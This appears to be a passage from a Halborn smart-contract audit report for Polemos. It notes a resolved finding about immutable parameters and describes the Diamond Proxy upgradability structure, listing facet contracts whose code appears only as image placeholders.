
SOLVED: The Polemos team solved this issue in commit `4bbbcb7941556e7486b691cb58b811733a02d2d1`: the solution now supports the upgradability pattern, therefore the `immutable` modifier cannot be applied to parameters set in the `init` function.

CONTRACT UPGRADABILITY

4.1 Solution structure


The team at Halborn analyzed the structure of the smart contracts in scope to make sure all future upgrades are secure. The chosen solution by the Polemos team is the Diamond Proxy pattern. The solution is based on diamond-2-hardhat.

BaseFacet.sol




VersionFacet.sol


Eip712ConfigFacet.sol




PrettyBasicModules.sol




RentalAssetHandlerFacet.sol




SignatureValidatorFacet.sol




RentalAdminFacet.sol



